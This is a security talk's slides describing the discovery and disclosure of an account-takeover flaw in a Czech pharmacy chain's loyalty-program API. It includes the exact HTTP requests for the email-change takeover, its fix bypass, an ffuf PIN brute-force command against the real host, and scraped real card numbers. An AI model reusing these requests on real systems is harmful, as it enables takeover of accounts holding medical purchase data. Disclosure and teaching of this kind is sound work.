

# Hacking a Pharmacy for Fun and Drugs



by @vavkamil

# ~\$ whoami

- Kamil Vavra (@vavkamil)
  - Senior Application Security Engineer
  - Burp Suite Certified Practitioner
  - Offensive Web Application Security
  - OWASP Czech Chapter Leader
  - Moderator of [reddit.com/r/bugbounty](https://www.reddit.com/r/bugbounty)
- 
- [vavkamil.cz](http://vavkamil.cz)
  - [github.com/vavkamil](https://github.com/vavkamil)
  - [twitter.com/vavkamil](https://twitter.com/vavkamil)
  - [linkedin.com/in/vavkamil](https://linkedin.com/in/vavkamil)
  - [reddit.com/user/\\_vavkamil\\_](https://reddit.com/user/_vavkamil_)

• #OpenToWork  
- \(\_(ツ)\_/-

# ~\$ Agenda


- 💔 Loyalty cards
- 🇪🇺 Critical infrastructure
- 🔥 Hacking a Pharmacy 101
  1. Sign up
  2. Observe
  3. Validate
  4. Exploit
  5. Celebrate



~\$ Loyalty cards

Everybody loves them 💔

# ~\$ Loyalty cards



# ~\$ Loyalty cards



- The average Czech person is enrolled in 14 loyalty programs
- About 6% are signed up for 30+ programs
- Only 330k (3%) opt-out completely


## Usage and sectors

- Most often used in
  - 75% food stores
  - 62% pharmacies
  - 62% health & beauty stores
- 84% see loyalty programs as added value
- 72% say programs influence their choice of shop or

# ~\$ Loyalty cards

- *NOCARD.cz* - Věrnostní karty online
- 4 months ago, Reddit user "sukamzaprachy" launched this cool service
  - [reddit.com/r/czech/  
comments/1l92hra/  
věrnostní\\_kartiicky\\_rešení\\_je\\_zde/](https://www.reddit.com/r/czech/comments/1l92hra/vernostni_kartiicky_reseni_je_zde/)
- The database contains 900+ loyalty cards
  - from 20+ providers across most sectors

--



- Loyalty cards crowdsourced by the community
- For free, it works well :)

# ~\$ Loyalty cards ~ Why Privacy Matters

- What loyalty programs collect 

  - You usually provide PII (Personally Identifiable Information)
    - name, phone number, email, sometimes address or date of birth
    - payment information if linked to your card or app

- .
- Each time you scan the card, the store links that purchase to you specifically
- This allows them to build a detailed purchase history profile, including:
  - what stuff you buy (healthy / junk / organic / baby products / alcohol / medicine, etc.)
  - when and how often you shop / how much you spend / which promotions you respond to

# ~\$ Loyalty cards ~ Why Privacy Matters

## Privacy concerns

- Tracking across time
  - years' worth of your purchases, creating a long-term behavioral profile
- Discrimination & pricing
  - discounts are a way to incentivize data sharing
  - if you don't use the loyalty card, you often pay more
  - essentially charging a "privacy tax"
- Health inferences
  - pharmacy or grocery purchases can hint at medical conditions
  - (e.g., buying prenatal vitamins, insulin, or cold medicine regularly)
- Targeted marketing
  - Discounts can push you toward specific brands or higher-margin products

# ~\$ Loyalty cards ~ Why Privacy Matters

- They make discounts conditional so people willingly trade data for savings.
- The "real value" for the store is the long-term marketing and behavioral insights.
- The data could be used, sold or leaked:
  - sensitive patterns about your life could leak
  - third parties could make judgments about your health or lifestyle

## What you can do

- Use a secondary phone number/email for sign up
- Avoid linking payment cards if possible
- Pay with cash instead of cards linked to your identity
- Consider whether the discount is worth the privacy tradeoff!

# ~\$ Critical infrastructure



The most secure shit stuff


# ~\$ Critical infrastructure

The most ~~secure~~ important stuff

- Regulated sectors (per new Czech law)
  - Public administration
  - Energy
  - Manufacturing industry
  - Food industry
  - Chemical industry
  - Water management
  - Waste management
  - Transport (air, rail, water, road)
  - Healthcare
  - Science, research & education
  - Postal & courier services
  - Military industry
  - Space industry
  - Digital infrastructure & services
  - Financial market



# ~\$ Critical infrastructure



# ~\$ Critical infrastructure

## New Cybersecurity Act (NIS2 in Czechia)

- Enters into force: 1st November 2025

### What changes

- Replaces Act No. 181/2014 Coll.
- Transposes the EU NIS2 directive
- Expands scope beyond "classic" critical infrastructure
  - Wider set of regulated sectors (see previous slide).
- Stronger oversight by NUKIB, stricter sanctions


# ~\$ Critical infrastructure

- Retail/food/pharmacy chains may be pulled in if they meet criteria

When "consumer" stuff is actually national-level risk

- They are part of the systems people rely on every day
  - disrupt them, and a lot of people feel it, fast
- National blast radius if attacked (a single bug has a very wide reach)
- In the Czechia, huge numbers of people use loyalty programs
  - that means a vulnerability in a loyalty flow can touch millions

# ~\$ Critical infrastructure



# ~\$ Hacking a Pharmacy 101

Healthcare data at risk 🔥

# ~\$ Hacking a Pharmacy 101

The hack took me 60 minutes

## Disclaimer

Considering ethical and legal guidelines, specific company names will not be disclosed.

Thank you for being so understanding.

# ~\$ Hacking a Pharmacy 101

- REDACTED company website:

Screenshot of the Dr.Max+ website homepage:

The header includes the Dr.Max logo, a search bar ("Zadejte název produktu, značku nebo zdravotní problém"), user information ("Kamil Vávra Užitý čas: 5 640 Kč"), and a shopping cart icon ("0 Kč").

The navigation menu features categories such as E-shop, E-recept, Lékárny, Karta výhod, Poradna, Prevence, Karlíéra, Pro firmy, Vše o nákupu, Stav objednávky, Online leták, and a phone number (+420 516 770 100).

A banner at the top promotes "AKCE 3 za cenu 2" (Offer 3 for the price of 2) for various products like Vitamin C, Omega Kids Smart Chews, and Magnesium B6 Gold.

The main content area includes sections for "Hit týdne" (Product of the week), "Výhodná nabídka" (Special offer), and a promotional banner for "Vše pro návrat z prázdnin najdete u nás" (Everything for the return from holidays you can find with us).

At the bottom, there is a footer with the text "Vítejte v Dr. Max" (Welcome to Dr. Max).

# ~\$ Hacking a Pharmacy 101

- In April 2025, I started on some medication
  - Expensive prescription drugs
  - I will be buying them monthly
    - for a long time
- REDACTED has the best availability and price
  - They offer up to 9% discount on prescriptions
  - But only with the loyalty card
  - I will save thousands of CZK
- I went to the pharmacy to



# ~\$ Hacking a Pharmacy 101

- First login with physical card

E-shop E-recept Lékáry Karta výhod Poradna Prevence Karléra Pro firmy Vše o nákupu Stav objednávky Online leták +420 516 770 100

Karta výhod Nabídky a kupóny Výhody programu Kolik ušetříte Novinky BABY BEAUTY DIA VET

Domů > Věrnostní karty

Máte už věrnostní kartu?

Cíl karty Infolinka: 516 770 100 PIN 1234 PIN kód

Ano, mám

První přihlášení s kartou: vytvořte si konto online a využívejte benefity programu i online.

Ještě nemám

Registraci získáte věrnostní kartu a ihned můžete využívat výhody programu věrnostních karet

# ~\$ Hacking a Pharmacy 101

- Loyalty card PIN code for Security

E-shop E-recept Lékáry Karta výhod Poradna Prevence Karléra Pro firmy Vše o nákupu Stav objednávky Online leták +420 516 770 100

Karta výhod Nabídky a kupóny Výhody programu Kolik ušetříte Novinky BABY BEAUTY DIA VET

Domů > Věrnostní karty > Zaevídování

### První přihlášení

I v internetové lekárně Dr.Max můžete s věrnostní kartou získat jedinečné výhody.

Napište číslo Vaší věrnostní karty do příslušného pole a klikněte na tlačítko potvrdit.

Číslo karty

PIN



Kompletní přehled výhod a pravidla klientského programu najdete na [kartavyhod.drmax.cz](#)

Vlastníkem karty je  
CESKÁ LEKÁRNA HOLDING, a.s.

Číslo karty 2 810101 867406 Infolinka: 516 770 100 PIN 1234 PIN kód

Potvrdit

← Zpět

# ~\$ Hacking a Pharmacy 101

- Email and password & Sign up

**Nová registrace**

Vytvořte si účet

E-mail  
foo@example.com [Upravit](#)

Jméno \*

Jméno je povinné.

Příjmení \*

Heslo \*

Heslo je povinné.

**Potřebujeme bezpečné heslo**

Z bezpečnostních důvodů musí být heslo:

- Nejméně 8 znaků dlouhých
- obsahuje alespoň jeden kapitálový dopis
- Zadrží alespoň jedno číslo
- nemůže obsahovat zakázaná klíčová slova
- nemohou obsahovat žádné osobní údaje

**Chci získat všechny výhody věrnostní karty**

Chci se zdarma zúčastnit věrnostního programu, abych získal ještě nižší ceny a personalizované slevy.

- Account created (network tab)

The screenshot shows a web browser displaying a product page for Dr.Max. The page features a search bar and a discount banner. Below the banner, there's a section for 'Nejprodávanější produkty' (Best-selling products) with four items: 'Balíček dovolených od Dr. Max' (Stock status: 60%, Price: 29,99 €), 'AVENE POUDRE KOMPAKT SPF50 DORUÉ (MONERAL)' (Stock status: 10 g, Price: 10,87 €), 'Kompenzinovaná výPEČNOST na blistrech' (Stock status: 150 ks, Price: 4,49 €), and 'Drontal Dog Chut 150/144/50 mg tablet' (Stock status: 12% výdej, Price: 6,49 dollarů). The Network tab in the developer tools shows several requests to the 'stock-status' endpoint, indicating a potential exploit or data leak.

# ~\$ Hacking a Pharmacy 101

- Four /api\* requests in Firefox browser Network tab:

- 1) POST /api/v3/cards/{CARD\_ID}/otp/check
- 2) GET /api/v3/clients/check/email/{EMAIL}
- 3) POST /api/v3/register
- 4) PUT /api/v3/clients/{USER\_ID}/missing-personal-details

# ~\$ Hacking a Pharmacy 101

- Started with the last one (4)

```
PUT /api/v3/clients/0000001337/missing-personal-details HTTP/2
Host: my-account-server.drmax.cz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Content-Type: application/json; charset=UTF-8
Content-Length: 197

{
  "clientId": 0000001337,
  "email": "vavkamil@protonmail.com",
  "login": "vavkamil@protonmail.com",
  "password": "Foo1-Bar2-Baz3-Qux4",
  "agreements": []
}
```

# ~\$ Hacking a Pharmacy 101

- Started with the last one (4)

```
PUT /api/v3/clients/0000001337/missing-personal-details HTTP/2
Host: my-account-server.drmax.cz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
Content-Type: application/json; charset=UTF-8
Content-Length: 197

{
  "clientId": 0000001337,
  "email": "this-is-attacker@my-exploit-server.com",
  "login": "vavkamil@protonmail.com",
  "password": "random-password-123",
  "agreements": []
}
```

# ~\$ Hacking a Pharmacy 101

- Received 2x "Confirm your email" messages
  - *Confirm your registration in the loyalty program ...*
  - One email for the victim
  - One email for the attacker
- Holy shit, we have an Account Takeover (ATO)
  1. We can change the email address of any user
  2. But we don't know their password
  3. Use the forgot password feature
  4. And log in as the victim



The screenshot shows a red loyalty card for 'Dr.Max' with text 'Karta výhod Dr.Max' and 'Největší výhody pro Vaši zdraví'. To its right is a confirmation email from Dr.Max titled 'Dr.Max - Potvrďte svůj e-mail'. The email body reads: 'Dobrý den, tento email jste obdrželi na základě Vaší registrace do klientského programu sítě lékáren Dr.Max. Potrebujeme ověřit, že e-mail, který jste při registraci použili, je opravdu Váš. Na něj Vám budeme zasílat zajímavé informace, slevy a akční nabídky od Dr.Max. Pro potvrzení klikněte na následující tlačítko:' followed by a green button labeled 'Potvrzuji správnost e-mailu'. Below the button, it says: 'Tuto e-mailovou adresu jste poskytly společnosti ČESKA LÉKARNA HOLDING, a.s., provozovateli sítě lékáren Dr.Max v České republice.' At the bottom, it says: 'V případě, že si nejste vědomi registrace do klientského programu sítě lékáren Dr.Max, pak prosím nereagujte na tuto výzvu, nebo nás kontaktujte na telefonním čísle +420 516 770 100, případně odpovězte na tento e-mail. Někdo zřejmě zadal Váš e-mail namísto svého, omlouváme se za nedopatření.' and 'Při registraci jste nám udělil/a souhlas se zpracováním osobních údajů, jehož znění najdete na: [Souhlas se zpracováním osobních údajů](#). S přáním hezkého dne tým zákaznického centra lékáren Dr.Max'

# ~\$ Hacking a Pharmacy 101

The hack took me 60 minutes

Including 59-minute trip to pick up the loyalty card

# ~\$ Hacking a Pharmacy 101

- All we need is the
  - victim Email Address
  - and their User ID

```
PUT /api/v3/clients/0000001337/missing-personal-details
Host: my-account-server.drmax.cz
Content-Type: application/json

{
  "clientId": 0000001337,
  "login":    "victim@example.com",
  "email":    "attacker@example.com"
}
```

# ~\$ Hacking a Pharmacy 101

- Four /api\* requests in Firefox browser Network tab:

- 1) POST /api/v3/cards/{CARD\_ID}/otp/check
- 2) GET /api/v3/clients/check/email/{EMAIL}
- 3) POST /api/v3/register
- 4) PUT /api/v3/clients/{USER\_ID}/missing-personal-details

# ~\$ Hacking a Pharmacy 101

- Continued with the second one (2)

```
GET /api/v3/clients/check/email/vavkamil@protonmail.com HTTP/2
Host: my-account-server.drmax.cz
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
```

...

```
HTTP/2 200 OK
Content-Type: application/json
Server: cloudflare
```

```
{"exists":true, "accountType":null, "clientId":0000001337}
```

- All we need is the victim Email Address
  - and we have full Account Takeover without any user interaction 

~\$ Demo Time  
PoC or GTFO

# ~\$ Hacking a Pharmacy 101

- 2025, April 22 - Signed up for the loyalty card
  - Created online account, found Account Takeover (ATO)
  - Contacted support with a critical vulnerability to report
  - Created the Proof of Concept exploit
- 2025, April 23 - Response to send over all the details
  - Ordered some medication and vitamins
  - Sent over the exploit.py and video recording


# ~\$ Hacking a Pharmacy 101

- 2025, April 22 - Signed up for the loyalty card
  - Created online account, found Account Takeover (ATO)
  - Contacted support with a critical vulnerability to report
  - Created the Proof of Concept exploit
- 2025, April 23 - Response to send over all the details
  - Ordered some medication and vitamins
  - Sent over the exploit.py and video recording
- 2025, April 24 - My personal account is disabled
  - I can't log in to check on my order status
- 2025, April 25 - Response from another support agent

*Changing the email address in the account is not possible online at all; it is always necessary to contact our support by phone, where this change is subject to customer security verification check.*

# ~\$ Hacking a Pharmacy 101

- Backup of cookies in Burp Suite project
  - tried cookies to authenticate
- My personal account is compromised
  - My email has been changed to a random address
    - \*\*\*.\*\*\*\*\*+testh@gmail.com
- WTF?!
- Someone followed the video recording steps and used the PoC exploit to hack me
  - My medical data are at risk
- Did some OSINT and found a 3rd-party software vendor developer with the same name



# ~\$ Hacking a Pharmacy 101

- Waited for a couple of days, no response
  - but I want my account back 😅
- Tried to change the email, vulnerability is fixed

```
PUT /api/v3/clients/0000001337/missing-personal-details
Host: my-account-server.drmax.cz
Content-Type: application/json

{
  "clientId": 0000001337,
  "email": "attacker@example.com",
  "login": "victim@example.com",
}
```

# ~\$ Hacking a Pharmacy 101

- Waited for a couple of days, no response
  - but I want my account back 😅
- Tried to change the email, vulnerability is fixed
  - added JSON data to verify the loyalty card

```
PUT /api/v3/clients/0000001337/missing-personal-details
Host: my-account-server.drmax.cz
Content-Type: application/json

{
  "clientId": 0000001337,
  "email": "attacker@example.com",
  "login": "victim@example.com",
  "cardNumber": 0000000001337,
  "cardOtp": "1234"
}
```

# ~\$ Hacking a Pharmacy 101

- Waited for a couple of days, no response
  - but I want my account back 😅
- Tried to change the email, vulnerability is fixed
  - found bypass, pass reset, got my account back

```
PUT /api/v3/clients/0000001337/missing-personal-details
Host: my-account-server.drmax.cz
Content-Type: application/json

{
  "clientId": 0000001337,
  "email": "attacker@example.com",
  "login": "victim@example.com",
  "cardNumber": 0000000001337,
  "cardOtp": True
}
```

# ~\$ Hacking a Pharmacy 101

- Four /api\* requests in Firefox browser Network tab:

- 1) POST /api/v3/cards/{CARD\_ID}/otp/check
- 2) GET /api/v3/clients/check/email/{EMAIL}
- 3) POST /api/v3/register
- 4) PUT /api/v3/clients/{USER\_ID}/missing-personal-details

# ~\$ Bruteforce in Action

- How to get the loyalty card pin? (failure)

```
POST /api/v1/cards/0000000001337/otp/check HTTP/2
```

```
Host: my-account-server.drmax.cz
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
```

```
Content-Type: application/json; charset=UTF-8
```

```
Content-Length: 16
```

```
{"otp": "1234"}
```

```
...
```

```
HTTP/2 400 Bad Request
```

```
Content-Type: application/json
```

```
Server: cloudflare
```

```
{ "error": "003: bad PIN" }
```

# ~\$ Bruteforce in Action

- How to get the loyalty card pin? (success)

```
POST /api/v1/cards/0000000001337/otp/check HTTP/2
```

```
Host: my-account-server.drmax.cz
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64)
```

```
Content-Type: application/json; charset=UTF-8
```

```
Content-Length: 16
```

```
{"otp": "9518"}
```

```
...
```

```
HTTP/2 400 Bad Request
```

```
Content-Type: application/json
```

```
Server: cloudflare
```

```
{ "error": "020: user has login and password", "client_uid": "00
```

# ~\$ Fuzz Faster U Fool

- ffuf - <https://github.com/ffuf/ffuf>

```
$ seq -w 0 9999 > pins.txt && ffuf -w pins.txt:FUZZ -X POST \  
-u 'https://my-account-server.drmax.cz/api/v1/cards/00000000001  
-H 'User-Agent: Googlebot/2.1 (+http://www.google.com/bot.html  
-H 'Content-Type: application/json' \  
-d '{"otp":"FUZZ"}' \  
-mr 'user has login and password'
```

```
ffuf v1.6.4  
[!] Starting at: 2025-09-26 10:00:00  
[+] Wordlist: pins.txt (10000 entries)  
-- Progress: 100.00% -- Requests: 10000 -- Errors: 0 -- Time: 00
```

Found: 1

ID	URL	METHOD	STAT
1	/api/v1/cards/0000000001337/otp/check -> FUZZ: 9518 -> Matched: user has login and password	POST	400

# ~\$ What now?

- One month later: How many cards on nocard.cz?

```
$ curl -sL 'https://nocard.cz/' \
| perl -0777 -ne 'print $1 if /window\.cardData\s*=\s*(\{.*?\})' \
| jq -r '.drmax.codes[]'
```

```
2810132494596
2810128624051
2810141175516
2810135735733
2810127671711
2810073455892
2810095577756
2810101216051
2810096977395
2810113664765
```

# ~\$ What now?

- One month later: How many cards on nocard.cz?

```
$ curl -sL 'https://nocard.cz/' \
| perl -0777 -ne 'print $1 if /window\.cardData\s*=\s*(\{.*?\}\
| jq -r '.drmax.codes[]'
```

```
2810 07345589 2
2810 09557775 6
2810 09697739 5
2810 10121605 1
2810 11366476 5
2810 12767171 1
2810 12862405 1
2810 13249459 6
2810 13573573 3
2810 14117551 6
```

- $14,117,551 - 7,345,589 = 6,771,962$
- Are we looking at around ~7 million cards?

# ~\$ REDACTED in the News

- 2015 - Loyalty program in beta
- 2018 - Program launched for everyone
- 2019 - 2,5 million members
- 2020 - Loyalty cards in mobile apps
- 2020 - 4M+ members
- 2024 - 4,5M+ members
- 2025 - 5M+ CZ loyalty members  
cz
- + SK / PL / RO / IT  
ro / RS / SR



# ~\$ Loyalty or Pay more?



- There are around 10.88 million people in Czechia
  - If we count only those 30 - 80 years old
    - it's only around 5,4 to 6 million people
  - There is 5M+ (up to ~7M) loyalty cards
    - This bug is not even the worst thing I found 😭
- 
- 2025-04-23 Reported the vulnerability
  - 2025-05-05 I asked for an update
  - 2025-05-13 Response thanking me for reporting and

# ~\$ Lessons learned

- You can often find nice vulnerabilities just by looking at your own Browser DevTools
  - inspect network requests and responses
- Stop leaking IDs / client info / PII in errors
  - devs accidentally leave breadcrumbs for attackers
- Rate-limit important endpoints and monitor your API
  - should be easy to see/block brute-force attempts
- Have a clear disclosure channel
  - security.txt is fine
  - faster & cheaper than PR disasters
  - have a process in place & reply fast
- Good Luck ! Have Fun ! Don't be Evil !

# THANK YOU !

Any questions ?